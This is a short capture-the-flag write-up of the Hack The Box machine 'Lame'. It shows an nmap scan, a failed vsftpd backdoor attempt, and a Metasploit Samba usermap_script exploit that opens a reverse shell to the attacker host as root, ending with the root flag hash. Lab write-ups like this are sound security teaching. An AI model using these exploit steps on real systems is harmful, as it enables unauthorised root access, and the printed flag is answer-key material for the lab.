Hack The Box – Lame

OS – Linux

Lame’s IP address is 10.10.10.3.

I started with an nmap scan.

```
nmap -sC -sV -oA nmap 10.10.10.3
```


The output shows, among other things, that FTP, SSH, and Samba ports were open.

```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.18
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 4h02m16s, deviation: 0s, median: 4h02m16s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-06-23T19:05:16-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
```

FTP service vsftpd v2.3.4 seemed to be an obvious choice. I used searchsploit to find vsftpd exploits. The results showed a Backdoor Command Execution exploit. So I fired up Metasploit to run the exploit but it did not result in a session.


I moved on to the Samba service. Ran Searchsploit again to look up Samba 3.0.20 exploits. The result showed a “Username” map script command execution. I tried Metasploit again and this time I got a shell. The service on the host Lame was running as root.



```
msf exploit(multi/samba/usermap_script) > set R
RHOST => 10.10.10.3
msf exploit(multi/samba/usermap_script) > explo

[*] Started reverse TCP double handler on 10.10
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ZcVmUzKAt8bS9PLJ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ZcVmUzKAt8bS9PLJ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.10.14.18
0-06-23 16:31:09 -0700


id
uid=0(root) gid=0(root)
```



```
ls /root
Desktop
reset_logs.sh
root.txt
vnc.log
cat /root/root.txt
92caac3be140ef409e45721348a4e9df
```